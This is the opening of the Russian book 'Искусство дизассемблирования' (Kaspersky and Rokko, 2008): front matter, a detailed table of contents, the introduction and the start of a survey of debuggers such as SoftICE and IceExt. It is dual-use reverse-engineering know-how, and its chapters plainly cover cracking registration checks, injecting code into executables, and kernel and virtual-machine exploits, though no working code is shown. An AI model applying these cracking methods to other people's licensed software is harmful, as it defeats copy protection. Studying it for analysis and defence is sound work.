Крис Касперски,
Ева Рокко

bhv®

ИСКУССТВО ДИЗАССЕМБЛИРОВАНИЯ



- Обзор хакерского инструментария для Windows и Linux
- Техника работы с отладчиками и дизассемблерами
- Практическое дизассемблирование и идентификация ключевых структур языков высокого уровня
- Защитные механизмы и методы их обхода
- Антиотладочные приемы и борьба с ними
- Обфускация кода и ее преодоление

Наиболее полное руководство

+cd

В ПОДЛИННИКЕ®

Крис Касперски
Ева Рокко

ИСКУССТВО ДИЗАССЕМБЛИРОВАНИЯ

Санкт-Петербург
«БХВ-Петербург»
2008

УДК 681.3.06
ББК 32.973.26-018.1
К28

Касперски, К.

К28 Искусство дизассемблирования / К. Касперски, Е. Рокко. — СПб.: БХВ-Петербург, 2008. — 896 с.: ил. + CD-ROM — (В подлиннике)

ISBN 978-5-9775-0082-1

Книга посвящена вопросам и методам дизассемблирования, знание которых позволит эффективно защитить свои программы и создать более оптимизированные программные коды. Объяснены способы идентификации конструкций языков высокого уровня таких, как C/C++ и Pascal, показаны различные подходы к реконструкции алгоритмов. Приводится обзор популярных хакерских инструментов для Windows, UNIX и Linux — отладчиков, дизассемблеров, шестнадцатеричных редакторов, API- и RPC-шпионов, эмуляторов. Рассматривается исследование дампов памяти, защитных механизмов, вредоносного программного кода — вирусов и эксплоитов. Уделено внимание противодействию антиотладочным приемам. К книге прилагается компакт-диск с полноцветными иллюстрациями и кодами рассматриваемых примеров.

Для программистов и продвинутых пользователей

УДК 681.3.06
ББК 32.973.26-018.1

Группа подготовки издания:

Главный редактор	*Екатерина Кондукова*
Зам. главного редактора	*Наталья Таркова*
Зав. редакцией	*Григорий Добин*
Редактор	*Ольга Кокорева*
Компьютерная верстка	*Натальи Караваевой*
Корректор	*Виктория Пиотровская*
Оформление обложки	*Елены Беляевой*
Зав. производством	*Николай Тверских*

Лицензия ИД № 02429 от 24.07.00. Подписано в печать 25.10.07.
Формат 70×100 1/16. Печать офсетная. Усл. печ. л. 72,24.
Тираж 2000 экз. Заказ №
"БХВ-Петербург", 194354, Санкт-Петербург, ул. Есенина, 5Б.

Санитарно-эпидемиологическое заключение на продукцию
№ 77.99.02.953.Д.006421.11.04 от 11.11.2004 г. выдано Федеральной службой
по надзору в сфере защиты прав потребителей и благополучия человека.

Отпечатано с готовых диапозитивов
в ГУП "Типография "Наука"
199034, Санкт-Петербург, 9 линия, 12.

ISBN 978-5-9775-0082-1

© Касперски К., Рокко Е., 2008
© Оформление, издательство "БХВ-Петербург", 2008

Оглавление

Введение ... 1

ЧАСТЬ I. ОБЗОР ХАКЕРСКИХ ПРОГРАММ ... 3

Глава 1. Инструментарий хакера ... 5

Отладчики ... 5
Дизассемблеры ... 10
Декомпиляторы ... 12
Шестнадцатеричные редакторы ... 13
Распаковщики ... 16
Дамперы ... 16
Редакторы ресурсов ... 17
Шпионы ... 18
Мониторы ... 19
Модификаторы ... 21
Копировщики защищенных дисков ... 21

Глава 2. Эмулирующие отладчики и эмуляторы ... 22

Вводная информация об эмуляторах ... 22
Исторический обзор ... 22
Области применения эмуляторов ... 24
Аппаратная виртуализация ... 29
Обзор популярных эмуляторов ... 30
DOSBox ... 30
Bochs и QEMU ... 31
VMware ... 33
Microsoft Virtual PC ... 35
Xen ... 37
Ближайшие конкуренты ... 38
Выбор подходящего эмулятора ... 39
Защищенность ... 39
Расширяемость ... 39
Доступность исходных текстов ... 39
Качество эмуляции ... 40
Встроенный отладчик ... 40
Сводная таблица характеристик эмуляторов ... 41

Глава 3. Хакерский инструментарий для UNIX и Linux ... 42

Отладчики ... 42
Дизассемблеры ... 46
Шпионы ... 47
Шестнадцатеричные редакторы ... 48
Дамперы ... 49
Скрытый потенциал ручных сборок ... 49
Философская подготовка ... 53
Пошаговая инструкция ... 53
Приступаем к сборке ... 56
Инсталляция ... 62
Заключение ... 62

Глава 4. Ассемблеры ... 63

Философия ассемблера ... 63
Объяснение ассемблера на примерах C ... 65
Ассемблерные вставки как тестовый стенд ... 66
Необходимый инструментарий ... 67
Сравнение ассемблерных трансляторов ... 67
Основополагающие критерии ... 68
MASM ... 71
TASM ... 73
FASM ... 73
NASM ... 75
YASM ... 76
Программирование на ассемблере для UNIX и Linux ... 77
Заключение ... 82
Ссылки на упомянутые продукты ... 83

ЧАСТЬ II. БАЗОВЫЕ ТЕХНИКИ ХАКЕРСТВА ... 85

Глава 5. Введение в защитные механизмы ... 87

Классификация защит по роду секретного ключа ... 89
Надежность защиты ... 91
Недостатки готовых "коробочных" решений ... 92
Распространенные ошибки реализации защитных механизмов ... 93
Защита от несанкционированного копирования и распространения серийных номеров ... 93
Защита испытательным сроком и ее слабые места ... 94
Реконструкция алгоритма ... 98
Общие рекомендации ... 101
Защита от модификации на диске и в памяти ... 102
Противодействие дизассемблеру ... 102
Антиотладочные приемы ... 103
Антимониторы ... 103
Противодействие дамперам ... 103
Мелкие промахи, ведущие к серьезным последствиям ... 104

Глава 6. Разминка ... 107

Создаем защиту и пытаемся ее взломать ... 107
Знакомство с дизассемблером ... 109
Пакетные дизассемблеры и интерактивные дизассемблеры ... 110
Использование пакетных дизассемблеров ... 111
От EXE до CRK ... 113
Практический пример взлома ... 125
Подавление NAG-screen ... 126
Принудительная регистрация ... 129
Чистый взлом или укрощение окна About ... 132
Заключение ... 135

Глава 7. Знакомство с отладкой ... 136

Введение в отладку ... 137
Дизассемблер и отладчик в одной упряжке ... 137
Точки останова на функции API ... 139
Точки останова на сообщения ... 141
Точки останова на данные ... 142
Раскрутка стека ... 143
Отладка DLL ... 145
Заключение ... 146

Глава 8. Особенности отладки в UNIX и Linux ... 147

Ptrace — фундамент для GDB ... 149
Библиотека Ptrace и ее команды ... 150
Поддержка многопоточности в GDB ... 151
Краткое руководство по GDB ... 152
Трассировка системных вызовов ... 156
Отладка двоичных файлов в GDB ... 157
Подготовка к отладке ... 157
Приступаем к трассировке ... 162
Погружение в технику и философию GDB ... 164
Заключение ... 173

Глава 9. Особенности термоядерной отладки с Linice ... 174

Системные требования ... 175
Компиляция и конфигурирование Linice ... 176
Загрузка системы и запуск отладчика ... 177
Основы работы с Linice ... 180
Заключение ... 184

Глава 10. Расширенное обсуждение вопросов отладки ... 185

Использование SoftICE в качестве логгера ... 185
Легкая разминка ... 186
Более сложные фильтры ... 189
Анимированная трассировка в SoftICE ... 192
Отладчик WinDbg как API- и RPC-шпион ... 193
Первое знакомство с WinDbg ... 194
Техника API-шпионажа ... 197
Техника RPC-шпионажа ... 203

Хакерские трюки с произвольными точками останова ... 204
Секреты пошаговой трассировки ... 204
Взлом через покрытие ... 213
Руководящая идея ... 213
Выбор инструментария ... 213
Алгоритмы определения покрытия ... 215
Выбор подхода ... 216
Пример взлома ... 218
Заключение ... 222

ЧАСТЬ III. ИДЕНТИФИКАЦИЯ КЛЮЧЕВЫХ СТРУКТУР ЯЗЫКОВ ВЫСОКОГО УРОВНЯ ... 223

Глава 11. Идентификация функций ... 225

Методы распознавания функций ... 225
Перекрестные ссылки ... 226
Автоматическая идентификация функций посредством IDA Pro ... 231
Пролог ... 232
Эпилог ... 232
"Голые" (naked) функции ... 234
Идентификация встраиваемых (inline) функций ... 234
Модели памяти и 16-разрядные компиляторы ... 237

Глава 12. Идентификация стартовых функций ... 238

Идентификация функции WinMain ... 238
Идентификация функции DllMain ... 239
Идентификация функции main консольных Windows-приложений ... 240

Глава 13. Идентификация виртуальных функций ... 242

Идентификация чистой виртуальной функции ... 247
Совместное использование виртуальной таблицы несколькими экземплярами объекта ... 249
Копии виртуальных таблиц ... 251
Связный список ... 251
Вызов через шлюз ... 252
Сложный пример, когда невиртуальные функции попадают в виртуальные таблицы ... 252
Статическое связывание ... 257
Идентификация производных функций ... 261
Идентификация виртуальных таблиц ... 263

Глава 14. Идентификация конструктора и деструктора ... 266

Объекты в автоматической памяти — ситуация, когда конструктор/деструктор идентифицировать невозможно ... 270
Идентификация конструктора/деструктора в глобальных объектах ... 271
Виртуальный деструктор ... 273
Виртуальный конструктор ... 273
Конструктор раз, конструктор два… ... 274
Пустой конструктор ... 274

Глава 15. Идентификация объектов, структур и массивов ... 275

Идентификация структур ... 275
Идентификация объектов ... 282
Объекты и экземпляры ... 286
Мой адрес — не дом и не улица ... 286

Глава 16. Идентификация *this* ... 288

Глава 17. Идентификация *new* и *delete* ... 289

Идентификация *new* ... 289
Идентификация *delete* ... 291
Подходы к реализации кучи ... 291

Глава 18. Идентификация библиотечных функций ... 292

Глава 19. Идентификация аргументов функций ... 297

Соглашения о передаче параметров ... 297
Цели и задачи ... 298
Определение количества и типа передачи аргументов ... 299
Адресация аргументов в стеке ... 304
Стандартное соглашение — stdcall ... 308
Соглашение cdecl ... 310
Соглашение Pascal ... 312
Соглашения о быстрых вызовах — fastcall ... 323
Соглашения о вызовах thiscall и соглашения о вызове по умолчанию ... 352
Аргументы по умолчанию ... 354
Техника исследования механизма передачи аргументов неизвестным компилятором ... 355

Глава 20. Идентификация значения, возвращаемого функцией ... 356

Возврат значения оператором *return* ... 357
Возврат вещественных значений ... 371
Возвращение значений встроенными ассемблерными функциями ... 375
Возврат значений через аргументы, переданные по ссылке ... 377
Возврат значений через динамическую память (кучу) ... 383
Возврат значений через глобальные переменные ... 386
Возврат значений через флаги процессора ... 391

Глава 21. Идентификация локальных стековых переменных ... 393

Адресация локальных переменных ... 394
Детали технической реализации ... 395
Идентификация механизма выделения памяти ... 395
Инициализация локальных переменных ... 396
Размещение массивов и структур ... 396
Выравнивание в стеке ... 397
Как IDA Pro идентифицирует локальные переменные ... 397
Исключение указателя на фрейм ... 404

Глава 22. Идентификация регистровых и временных переменных ... 408

Регистровые переменные ... 409
Временные переменные ... 413
Создание временных переменных при пересылках данных и вычислении выражений ... 414

Создание временных переменных для сохранения значения, возвращенного функцией, и результатов вычисления выражений ... 416
Область видимости временных переменных ... 417

Глава 23. Идентификация глобальных переменных ... 418

Техника восстановления перекрестных ссылок ... 418
Отслеживание обращений к глобальным переменным контекстным поиском их смещения в сегменте кода [данных] ... 418
Отличия констант от указателей ... 419
Косвенная адресация глобальных переменных ... 420
Статические переменные ... 423

Глава 24. Идентификация констант и смещений ... 424

Определение типа непосредственного операнда ... 426
Сложные случаи адресации или математические операции с указателями ... 429
Порядок индексов и указателей ... 433
Использование LEA для сложения констант ... 433
"Визуальная" идентификация констант и указателей ... 434

Глава 25. Идентификация литералов и строк ... 435

Типы строк ... 437
C-строки ... 437
DOS-строки ... 438
Pascal-строки ... 438
Комбинированные типы ... 439
Определение типа строк ... 439
Turbo-инициализация строковых переменных ... 445

Глава 26. Идентификация конструкций IF — THEN — ELSE ... 449

Типы условий ... 451
Наглядное представление сложных условий в виде дерева ... 453
Исследование конкретных реализаций ... 456
Сравнение целочисленных значений ... 456
Сравнение вещественных чисел ... 457
Условные команды булевой установки ... 460
Прочие условные команды ... 461
Булевские сравнения ... 462
Идентификация условного оператора "(условие)?do_it:continue" ... 462
Особенности команд условного перехода в 16-разрядном режиме ... 466
Практические примеры ... 468
Оптимизация ветвлений ... 478

Глава 27. Идентификация конструкций SWITCH — CASE — BREAK ... 482

Идентификация операторов множественного выбора ... 482
Отличия switch от оператора case языка Pascal ... 490
Обрезка (балансировка) длинных деревьев ... 492
Сложные случаи балансировки или оптимизирующая балансировка ... 495
Ветвления в case-обработчиках ... 495

Глава 28. Идентификация циклов ... 496

Циклы с предусловием ... 497
Циклы с постусловием ... 497

Циклы со счетчиком ... 498
Циклы с условием в середине ... 500
Циклы с множественными условиями выхода ... 500
Циклы с несколькими счетчиками ... 501
Идентификация *continue* ... 501
Сложные условия ... 502
Вложенные циклы ... 502
Дизассемблерные листинги примеров ... 503

Глава 29. Идентификация математических операторов ... 527

Идентификация оператора + ... 527
Идентификация оператора – ... 530
Идентификация оператора / ... 532
Идентификация оператора % ... 536
Идентификация оператора * ... 538
Комплексные операторы ... 543

ЧАСТЬ IV. ПРОДВИНУТЫЕ МЕТОДЫ ДИЗАССЕМБЛИРОВАНИЯ ... 545

Глава 30. Дизассемблирование 32-разрядных PE-файлов ... 547

Особенности структуры PE-файлов в конкретных реализациях ... 547
Общие концепции и требования, предъявляемые к PE-файлам ... 548
Структура PE-файла ... 549
Техника внедрения и удаления кода из PE-файлов ... 552
Понятие X-кода и другие условные обозначения ... 552
Цели и задачи X-кода ... 553
Требования, предъявляемые к X-коду ... 555
Внедрение X-кода ... 555
Предотвращение повторного внедрения ... 556
Классификация механизмов внедрения ... 557
Категория A: внедрение в свободное пространство файла ... 558
Категория A: внедрение путем сжатия части файла ... 570
Категория A: создание нового NTFS-потока внутри файла ... 571
Категория B: раздвижка заголовка ... 573
Категория B: сброс части секции в оверлей ... 575
Категория B: создание собственного оверлея ... 578
Категория C: расширение последней секции файла ... 578
Категория C: создание собственной секции ... 581
Категория C: расширение серединных секций файла ... 582
Категория Z: внедрение через автозагружаемые dll ... 584

Глава 31. Дизассемблирование ELF-файлов под Linux и BSD ... 585

Необходимый инструментарий ... 585
Структура ELF-файлов ... 587
Внедрение чужеродного кода в ELF-файл ... 590
Заражение посредством поглощения файла ... 590
Заражение посредством расширения последней секции файла ... 592
Сжатие части оригинального файла ... 595
Заражение посредством расширения кодовой секции файла ... 600

Сдвиг кодовой секции вниз ... 603
Создание собственной секции ... 604
Внедрение между файлом и заголовком ... 605
Практический пример внедрения чужеродного кода в ELF-файл ... 606
Особенности дизассемблирования под Linux на примере tiny-crackme ... 612
Исследование головоломки tiny-crackme ... 613
Заключение ... 624

Глава 32. Архитектура x86-64 под скальпелем ассемблерщика ... 625

Введение ... 625
Необходимый инструментарий ... 626
Обзор архитектуры x86-64 ... 629
Переход в 64-разрядный режим ... 631
Программа "Hello, world" для x86-64 ... 633

Глава 33. Исследования ядра Linux ... 639

Вне ядра ... 639
Штурм ядра ... 640
Внутри ядра ... 642
Где гнездятся ошибки ... 646
Секреты кернел-хакинга ... 647
Меняем логотип Linux ... 647

Глава 34. Современные методы патчинга ... 652

Секреты онлайнового патчинга ... 652
Простейший on-line patcher ... 653
Гонки на опережение ... 655
Перехват API-функций как сигнальная система ... 656
Аппаратные точки останова ... 658
Малоизвестные способы взлома клиентских программ ... 660
Обзор способов взлома ... 660
Модификация без изменения байт ... 661
Хак ядра Windows NT/2000/XP ... 669
Структура ядра ... 669
Типы ядер ... 670
Методы модификации ядра ... 673
Модификация загрузочного логотипа ... 680
Есть ли жизнь после BSOD? ... 682
Преодоление BSOD с помощью SoftICE ... 683
Автоматическое восстановление ... 687
Насколько безопасна утилита Anti-BSOD? ... 691
Заключение ... 691

Глава 35. Дизассемблирование файлов других форматов ... 692

Дизассемблирование файлов PDF ... 692
Что Adobe Acrobat обещает нонконформистам ... 693
Модификация Adobe Acrobat ... 697
Взлом с помощью PrintScreen ... 697
Становитесь полиглотами ... 697
Структура файла PDF ... 698

Генерация ключа шифрования ... 702
Атака на U-пароль ... 704
Практический взлом паролей PDF ... 705
Интересные ресурсы ... 708

ЧАСТЬ V. ПРАКТИЧЕСКОЕ КОДОКОПАТЕЛЬСТВО ... 709

Глава 36. Антиотладочные приемы и игра в прятки под Windows и Linux ... 711

Старые антиотладочные приемы под Windows на новый лад ... 712
Самотрассирующаяся программа ... 713
Антиотладочные примеры, основанные на доступе к физической памяти ... 718
Как работает Win2K/XP SDT Restore ... 722
Stealth-технологии в мире Windows ... 722
Синяя пилюля и красная пилюля — Windows вязнет в Матрице ... 723
Синяя пилюля ... 723
Красная пилюля ... 728
Stealth-технологии в мире Linux ... 730
Модуль раз, модуль два ... 731
Исключение процесса из списка задач ... 734
Перехват системных вызовов ... 737
Перехват запросов к файловой системе ... 739
Когда модули недоступны ... 740
Прочие методы борьбы ... 742
Интересные ссылки по теме стелсирования ... 743
Захватываем ring 0 в Linux ... 743
Честные способы взлома ... 744
Дырка в голубом зубе или Linux Kernel Bluetooth Local Root Exploit ... 744
Эльфы падают в дамп ... 745
Проблемы многопоточности ... 746
Получаем root на многопроцессорных машинах ... 747

Глава 37. Переполнение буфера в системах с неисполняемым стеком ... 750

Конфигурирование DEP ... 753
Проблемы совместимости ... 755
Атака на DEP ... 756
В лагере UNIX ... 761
BufferShield или PaX на Windows ... 763
Интересные ресурсы ... 764

Глава 38. Борьба с паковщиками ... 765

Предварительный анализ ... 765
Распаковка и ее альтернативы ... 768
Алгоритм распаковки ... 768
В поисках OEP ... 769
Дамп живой программы ... 769
Поиск стартового кода по сигнатурам в памяти ... 771
Пара популярных, но неудачных способов: GetModuleHandleA и gs:0 ... 772
Побочные эффекты упаковщиков или почему не работает VirtualProtect ... 776
Универсальный метод поиска OEP, основанный на балансе стека ... 779

Техника снятия дампа с защищенных приложений ... 784
Простые случаи снятия дампа ... 785
В поисках самого себя ... 789
Дамп извне ... 790
Механизмы динамической расшифровки ... 791
Дамп изнутри ... 792
Грязные трюки ... 794
Полезные ссылки ... 796
Упаковщики исполняемых файлов в LINUX/BSD и борьба с ними ... 796
Упаковщики и производительность ... 797
ELF-Crypt ... 798
UPX ... 805
Burneye ... 807
Shiva ... 809
Сравнение упаковщиков ... 811

Глава 39. Обфускация и ее преодоление ... 813

Как работает обфускатор ... 814
Как это ломается ... 819
Распутывание кода ... 820
Черный ящик ... 822
Застенки виртуальной машины ... 824
Будущее обфускации ... 824

Глава 40. Обнаружение, отладка и дизассемблирование зловредных программ ... 826

Время тоже оставляет отпечатки ... 826
Дерево процессов ... 828
Допрос потоков ... 830
Восстановление SST ... 836
Аудит и дизассемблирование эксплоитов ... 840
Как препарируют эксплоиты ... 841
Анализ эксплоита на практическом примере ... 842
Как запустить shell-код под отладчиком ... 854
Заключение ... 854
Интересные ссылки ... 855

Глава 41. Атака на эмуляторы ... 856

Атака через виртуальную сеть ... 857
Атака через folder.htt ... 858
Атака через backdoor-интерфейс ... 859
Новейшие эксплоиты для виртуальных машин ... 862
VMware: удаленное исполнение произвольного кода I ... 862
VMware: удаленное исполнение произвольного кода II ... 864
VMware: перезапись произвольного файла ... 865
Подрыв виртуальных машин изнутри ... 865

Описание компакт-диска ... 873

Предметный указатель ... 875

Введение

Книга, которую вы сейчас держите в руках, открывает двери в удивительный мир реверсинга (обратной разработки) защитных механизмов. Она адресована всем, кто любит головоломки и готов сделать свои первые шаги на пути к тому, чтобы стать настоящим хакером. Всем, кто проводит свободное (и несвободное) время за копанием в недрах программ и операционной системы. Наконец, всем, кто по роду своей деятельности занимается (постоянно или эпизодически) написанием защит и хочет узнать, как грамотно и гарантированно противостоять вездесущим хакерам.

Книга посвящается обратной разработке — пожалуй, наиболее сложному из аспектов хакерства, ведь дизассемблирование — это искусство. Однако авторы приложили максимум усилий к структурированию материала таким образом, чтобы изложение было выстроено логично, а читатель, овладевая искусством дизассемблирования, двигался "от простого к сложному". В начале книги излагаются базовые основы хакерства — техника работы с отладчиками, дизассемблерами, шестнадцатеричными редакторами, API- и RPC-шпионами, эмуляторами. Приводится широкий обзор популярного хакерского инструментария для Windows, UNIX и Linux, а также демонстрируются практические приемы работы с популярными отладчиками (SoftICE, OllyDbg, WinDbg), от широко известных до нетрадиционных. Подробно описаны приемы идентификации и реконструкции ключевых структур исходного языка — функций (в том числе виртуальных), локальных и глобальных переменных, ветвлений, циклов, объектов и их иерархий, математических операторов и т. д. Наряду с этим демонстрируются различные подходы к анализу алгоритма изучаемых программ и объясняется, как не заблудиться в мегабайтах дизассемблированного кода и избежать разнообразных хитрых ловушек. Значительное внимание уделено таким важным темам, как реконструкция алгоритмов работы защитных механизмов, идентификация ключевых структур языков высокого уровня, таких, как C/C++ и Pascal. Рассматриваются практические методы преодоления антиотладочных приемов, техника снятия дампа с защищенных приложений, преодоление упаковщиков и протекторов. На практических примерах продемонстрированы методы анализа кода вредоносных программ и эксплоитов. Не оставлены без внимания и такие важные темы, как противодействие антиотладочным приемам, исследование упакованного, зашифрованного и умышленно запутанного (Obfuscated) кода, а также другим технологиям, затрудняющим дизассемблирование и отравляющим хакерам жизнь.



ЧАСТЬ I

ОБЗОР

ХАКЕРСКИХ ПРОГРАММ



Глава 1

Инструментарий хакера

С чего начинается хакерство? Некоторые скажут — с изучения C/C++, языка ассемблера, обучения искусству отладки и дизассемблирования… И будут правы. Другие же добавят к этому "джентльменскому списку" изучение архитектуры разнообразных операционных систем, сетевых протоколов, поиск уязвимостей. И тоже будут правы. Но, с другой стороны — а за счет чего хакеры добиваются результатов? Правильно, за счет знаний и упорного труда. Но при этом они не только работают руками и головой, но и пользуются хакерским инструментарием. И правильный подбор программ очень важен, поскольку именно они формируют сознание, позволяя начинающему сделать свои первые шаги в дремучем лесу машинных кодов. Вот только этих программ настолько много, что новичок, впервые попавший на хакерский сайт, оказывается в полной растерянности — что качать, а что не стоит внимания. Основная цель данной главы как раз и состоит в том, чтобы дать предельно сжатый обзор хакерского софта, покрывающего практически любые потребности.

> ***Примечание***
>
> Помимо упорства и стремления к самостоятельному поиску ответов на возникающие вопросы, девизом любого хакера должна стать фраза: "Знай и люби свои инструменты". Иными словами, вы не должны довольствоваться лишь приведенным здесь кратким обзором, который призван лишь обратить ваше внимание на ту или иную программу. Как правило, в комплекте с любой из этих программ поставляется и руководство пользователя, и руководства эти настоятельно рекомендуется внимательно изучать.

Отладчики

Лучший отладчик всех времен и народов — это, конечно же, SoftICE, на котором выросло не одно поколение хакеров. Это — интерактивная программа с развитым командным интерфейсом, представляющим собой компромисс между легкостью освоения и удобством использования (рис. 1.1). Иными словами, без чтения руководства здесь не обойтись, тем более что никаких интуитивно-понятных меню SoftICE не предоставляет[1].

Изначально созданный фирмой NuMega, SoftICE был продан компании Compuware, долгое время распространявшей его в составе громоздкого пакета DriverStudio Framework. К глубокому разочарованию, 3 апреля 2006 по малопонятным причинам компания объявила о прекращении работы над продуктом, похоронив тем самым уникальнейший проект. Последняя версия DriverStudio 3.2 поддерживает всю линейку Windows вплоть до Server 2003, а также архитектуру

[1] Подробное "Руководство пользователя SoftICE" в русском переводе находится здесь: **http://www.podgoretsky.com/ftp/Docs/softice/siug.pdf**. Кроме того, достаточно краткое, но весьма полезное руководство по использованию SoftICE, позволяющее быстро начать работу с данным отладчиком, можно найти по адресу **http://www.reconstructer.org/papers/The%20big%20SoftICE%20howto.pdf**.

AMD x86-64. То есть лет на пять запаса прочности у SoftICE еще должно хватить, а там хакеры что-нибудь придумают [2].




Рис. 1.1. SoftICE — профессионально ориентированный отладчик, на котором выросло не одно поколение хакеров

Найти SoftICE можно практически на любом хакерском сайте (например, здесь: **http://www.woodmann.com/crackz/Tools.htm**). Чтобы не качать целиком весь пакет DriverStudio, можно воспользоваться пакетом DeMoNiX (**http://reversing.kulichki.net**), содержащим только SoftICE, выдернутый из DriverStudio v. 2.7 build 562. Этот пакет занимает всего 2,27 Мбайт. Однако инсталлятор содержит ошибки, а старая версия не поддерживает новых веяний Microsoft (хотя замечательно идет под Windows 2000).

Вместе с SoftICE желательно сразу же установить IceExt (**http://sourceforge.net/projects/iceext**) — неофициальное расширение, позволяющее скрывать присутствие отладчика от большинства защит, сохранять дампы памяти, задействовать кириллические кодировки 866/1251, приостанавливать потоки и выполнять множество других важных задач (рис. 1.2).

Если IceExt откажется запускаться, скорректируйте следующие ключи в данной ветви системного реестра: `HKLM\SYSTEM\CurrentControlSet\Services\NTice: KDHeapSize (DWORD): 0x8000`; `KDStackSize (DWORD): 0x8000`.

Другое неофициальное расширение для SoftICE, IceDump (**http://programmerstools.org/system/files?file=icedump6.026.zip**), также умеет делать много полезных вещей и удачно дополняет IceExt (рис. 1.3).

[2] На данный момент на роль адекватного преемника SoftICE претендует коммерческий отладчик Syser Debugger, о котором речь пойдет чуть далее. Если же вас интересует отладчик Open Source, то возможно, ваше внимание привлечет проект Rasta Ring 0 Debugger (**http://rr0d.droids-corp.org/**).




Рис. 1.2. Снятие дампа с помощью IceExt




Рис. 1.3. Снятие дампа с помощью IceDump

